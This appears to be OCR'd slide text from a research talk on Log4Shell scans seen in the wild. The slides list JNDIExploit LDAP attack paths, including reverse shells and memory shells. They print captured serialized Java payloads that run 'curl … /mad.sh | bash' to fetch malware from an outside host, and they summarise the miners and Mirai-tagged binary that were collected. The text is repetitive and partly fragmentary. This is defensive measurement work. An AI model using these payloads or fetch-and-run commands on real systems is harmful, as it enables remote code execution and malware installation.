[+] TomcatBypass Queries
    ldap://127.0.0.1:1389/TomcatBypass/Dnslog/[domain]
    ldap://127.0.0.1:1389/TomcatBypass/Command/[cmd]
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    ldap://127.0.0.1:1389/TomcatBypass/ReverseShell/[ip]/[port]  ---windows NOT supported
    ldap://127.0.0.1:1389/TomcatBypass/TomcatMemshell
    ldap://127.0.0.1:1389/TomcatBypass/SpringMemshell

[+] GroovyBypass Queries
    ldap://127.0.0.1:1389/GroovyBypass/Command/[cmd]
```

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    ldap://127.0.0.1:1389/Deserialize/CommonsCollections2/Command/[cmd]
    ldap://127.0.0.1:1389/Deserialize/CommonsBeanutils1/Command/Base64/[base64_encoded_cmd]
    ldap://127.0.0.1:1389/Deserialize/C3P0/ReverseShell/[ip]/[port]  ---windows NOT supported
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    ldap://127.0.0.1:1389/TomcatBypass/Command/Base64/[base64_encoded_cmd]
    ldap://127.0.0.1:1389/TomcatBypass/ReverseShell/[ip]/[port]  ---windows NOT supported
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    ldap://127.0.0.1:1389/TomcatBypass/SpringMemshell

[+] GroovyBypass Queries
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```

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    ldap://127.0.0.1:1389/Basic/WeblogicMemshell
    ldap://127.0.0.1:1389/Basic/JBossMemshell
    ldap://127.0.0.1:1389/Basic/WebsphereMemshell
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    ldap://127.0.0.1:1389/Deserialize/CommonsCollections1/Dnslog/[domain]
    ldap://127.0.0.1:1389/Deserialize/CommonsCollections2/Command/[cmd]
    ldap://127.0.0.1:1389/Deserialize/CommonsBeanutils1/Command/Base64/[base64_encoded_cmd]
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    ldap://127.0.0.1:1389/TomcatBypass/TomcatMemshell
    ldap://127.0.0.1:1389/TomcatBypass/SpringMemshell

[+] GroovyBypass Queries
```

Downloading Malware

Downloading Malware

- LDAP servers return a Java object
  - Loaded by JNDI and execute shell code

- Downloaded 9 distinct objects from LDAP servers
  - Two interesting keys: `javaClassName` & `javaSerializedData`
  - The `javaClassName` is usually set to `java.lang.String`

- Collected objects match those build by the JNDIExploit LDAP server

A “Base64” Command Result


```
{
  "uri": “ldap://198.51.100.1:1389/TomcatBypass/Command/Base64/Y3VybCAxOTguNTEuMTAwLjMvbWFkLnNoIHwgYmFzaA==“,
  "classname": "java.lang.String",
  “data”:
"\u00ac\u00ed\u0000\u0005sr\u0000\u001dorg.apache.naming.ResourceRef\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u
0001\u0002\u0000\u0000xr\u0000\u001dorg.apache.naming.AbstractRef\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u000
1\u0002\u0000\u0000xr\u0000\u0016javax.naming.Reference\u00e8\u00c6\u009e\u00a2\u00a8\u00e9\u008d\t\u0002\u0000\
u0004L\u0000\u0005addrst\u0000\u0012Ljava/util/Vector;L\u0000\fclassFactoryt\u0000\u0012Ljava/lang/
String;L\u0000\u0014classFactoryLocationq\u0000~\u0000\u0004L\u0000\tclassNameq\u0000~\u0000\u0004xpsr\u0000\u00
10java.util.Vector\u00d9\u0097}
[\u0080;\u00af\u0001\u0003\u0000\u0003I\u0000\u0011capacityIncrementI\u0000\felementCount[\u0000\u000belementDat
at\u0000\u0013[Ljava/lang/
Object;xp\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0005ur\u0000\u0013[Ljava.lang.Object;
\u0090\u00ceX\u009f\u0010s)l\u0002\u0000\u0000xp\u0000\u0000\u0000\nsr\u0000\u001ajavax.naming.StringRefAddr\u00
84K\u00f4<\u00e1\u0011\u00dc\u00c9\u0002\u0000\u0001L\u0000\bcontentsq\u0000~\u0000\u0004xr\u0000\u0014javax.nam
ing.RefAddr\u00eb\u00a0\u0007\u009a\u00028\u00afJ\u0002\u0000\u0001L\u0000\baddrTypeq\u0000~\u0000\u0004xpt\u0000
0\u0005scopet\u0000\u0000sq\u0000~\u0000\u000bt\u0000\u0004authq\u0000~\u0000\u000fsq\u0000~\u0000\u000bt\u0000\
tsingletont\u0000\u0004truesq\u0000~\u0000\u000bt\u0000\u000bforceStringt\u0000\u0006x=evalsq\u0000~\u0000\u000b
t\u0000\u0001xt\u0001\u00e0{\"\".getClass().forName(\"javax.script.ScriptEngineManager\").newInstance().getEngin
eByName(\"JavaScript\").eval(\"var strs=new Array(3);\n        if(java.io.File.separator.equals('/')){\n
strs[0]='/bin/bash';\n            strs[1]='-c';\n            strs[2]='curl 198.51.100.3/mad.sh | bash';\n
}else{\n            strs[0]='cmd';\n            strs[1]='/C';\n            strs[2]='curl 198.51.100.3/mad.sh |
bash';\n        }\n        java.lang.Runtime.getRuntime().exec(strs);\")}
pppppxt\u0000%org.apache.naming.factory.BeanFactorypt\u0000\u0014javax.el.ELProcessor"
}
```

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```
{
  "uri": “ldap://198.51.100.1:1389/TomcatBypass/Command/Base64/Y3VybCAxOTguNTEuMTAwLjMvbWFkLnNoIHwgYmFzaA==",
  "classname": "java.lang.String",
  “data”:
"\u00ac\u00ed\u0000\u0005sr\u0000\u001dorg.apache.naming.ResourceRef\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0001\u0002\u0000\u0000xr\u0000\u001dorg.apache.naming.AbstractRef\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0001\u0002\u0000\u0000xr\u0000\u0016javax.naming.Reference\u00e8\u00c6\u009e\u00a2\u00a8\u00e9\u008d\t\u0002\u0000\u0004L\u0000\u0005addrst\u0000\u0012Ljava/util/Vector;L\u0000\fclassFactoryt\u0000\u0012Ljava/lang/String;L\u0000\u0014classFactoryLocationq\u0000~\u0000\u0004L\u0000\tclassNameq\u0000~\u0000\u0004xpsr\u0000\u0010java.util.Vector\u00d9\u0097}
[\u0080;\u00af\u0001\u0003\u0000\u0003I\u0000\u0011capacityIncrementI\u0000\felementCount[\u0000\u000belementDat at\u0000\u0013[Ljava/lang/
Object;xp\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0005ur\u0000\u0013[Ljava.lang.Object;
\u0090\u00ceX\u009f\u0010s)l\u0002\u0000\u0000xp\u0000\u0000\u0000\nsr\u0000\u001ajavax.naming.StringRefAddr\u0084K\u00f4<\u00e1\u0011\u00dc\u00c9\u0002\u0000\u0001L\u0000\bcontentsq\u0000~\u0000\u0004xr\u0000\u0014javax.naming.RefAddr\u00eb\u00a0\u0007\u009a\u00028\u00afJ\u0002\u0000\u0001L\u0000\baddrTypeq\u0000~\u0000\u0004xpt\u0000\u0005scopet\u0000\u0000sq\u0000~\u0000\u000bt\u0000\u0004authq\u0000~\u0000\u000fsq\u0000~\u0000\u000bt\u0000\tsingletont\u0000\u0004truesq\u0000~\u0000\u000bt\u0000\u000bforceStringt\u0000\u0006x=evalsq\u0000~\u0000\u000bt\u0000\u0001xt\u0001\u00e0{\"\".getClass().forName(\"javax.script.ScriptEngineManager\").newInstance().getEngineByName(\"JavaScript\").eval(\"var strs=new Array(3);\n        if(java.io.File.separator.equals('/')){\n strs[0]='/bin/bash';\n            strs[1]='-c';\n            strs[2]='curl 198.51.100.3/mad.sh | bash';\n }else{\n            strs[0]='cmd';\n            strs[1]='/C';\n            strs[2]='curl 198.51.100.3/mad.sh | bash';\n        }\n        java.lang.Runtime.getRuntime().exec(strs);\")}
pppppxt\u0000%org.apache.naming.factory.BeanFactorypt\u0000\u0014javax.el.ELProcessor"
}
```

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```
{
  "uri": “ldap://198.51.100.1:1389/TomcatBypass/CommandBase64/Y3VybCAxOTguNTEuMTAwLjMvbWFkLnNoIHwgYmFzaA==",
  "classname": "java.lang.String",
  “data”:
"\u00ac\u00ed\u0000\u0005sr\u0000\u001dorg.apache.naming.ResourceRef\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0
0001\u0002\u0000\u0000xr\u0000\u001dorg.apache.naming.AbstractRef\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u000
1\u0002\u0000\u0000xr\u0000\u0016javax.naming.Reference\u00e8\u00c6\u009e\u00a2\u00a8\u00e9\u008d\t\u0002\u0000\
u0004L\u0000\u0005addrst\u0000\u0012Ljava/util/Vector;L\u0000\fclassFactoryt\u0000\u0012Ljava/lang/
String;L\u0000\u0014classFactoryLocationq\u0000~\u0000\u0004L\u0000\tclassNameq\u0000~\u0000\u0004xpsr\u0000\u00
10java.util.Vector\u00d9\u0097}
[\u0080;\u00af\u0001\u0003\u0000\u0003I\u0000\u0011capacityIncrementI\u0000\felementCount[\u0000\u000belementDat
at\u0000\u0013[Ljava/lang/
Object;xp\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0005ur\u0000\u0013[Ljava.lang.Object;
\u0090\u00ceX\u009f\u0010s)l\u0002\u0000\u0000xp\u0000\u0000\u0000\nsr\u0000\u001ajavax.naming.StringRefAddr\u00
84K\u00f4<\u00e1\u0011\u00dc\u00c9\u0002\u0000\u0001L\u0000\bcontentsq\u0000~\u0000\u0004xr\u0000\u0014javax.nam
ing.RefAddr\u00eb\u00a0\u0007\u009a\u00028\u00afJ\u0002\u0000\u0001L\u0000\baddrTypeq\u0000~\u0000\u0004xpt\u0000
0\u0005scopet\u0000\u0000sq\u0000~\u0000\u000bt\u0000\u0004authq\u0000~\u0000\u000fsq\u0000~\u0000\u000bt\u0000\
tsingletont\u0000\u0004truesq\u0000~\u0000\u000bt\u0000\u000bforceStringt\u0000\u0006x=evalsq\u0000~\u0000\u000b
t\u0000\u0001xt\u0001\u00e0{\"\".getClass().forName(\"javax.script.ScriptEngineManager\").newInstance().getEngin
eByName(\"JavaScript\").eval(\"var strs=new Array(3);\n        if(java.io.File.separator.equals('/')){\n
strs[0]='/bin/bash';\n            strs[1]='-c';\n            strs[2]='curl 198.51.100.3/mad.sh | bash';\n
}else{\n            strs[0]='cmd';\n            strs[1]='/C';\n            strs[2]='curl 198.51.100.3/mad.sh |
bash';\n        }\n        java.lang.Runtime.getRuntime().exec(strs);\")}
pppppxt\u0000%org.apache.naming.factory.BeanFactorypt\u0000\u0014javax.el.ELProcessor"
}
```

What Did We Find?

- The URLs from the Java objects should point to malware
  - We acquired three distinct samples
  - All known to VirusTotal, submitted in January 2022

- Two scripts and one binary
  - Both scripts download and run crypto miners
  - The binary has trojan and Mirai tags on VirusTotal

Conclusion

- We observed Log4Shell scanners after the disclosure of the vulnerability
  - Large spikes occurred about a week after the disclosure
  - Benign scans stopped quickly, malicious scans continue
- Payloads hint at common tools
  - Common LDAP ports and paths
  - JNDI exploit was already known since 2016
- Long term effects are yet unclear
  - There is a long list of affected applications
  - We cannot measure the success of attacks from the outside

Conclusion

- We observed Log4S
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  - Benign scans sto
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  - Common LDAP ports and paths
  - JNDI exploit was already known
- Long term effects are yet unclear
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
  - We cannot measure the success

Sanitize your inputs!



Log4Shell in 2022

Follow-up on our previous work.

Raphael Hiesgen, Nov 2023

Aren’t we done with that?

Apparently not.

Aren’t we done with that?

Apparently not.

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

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

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
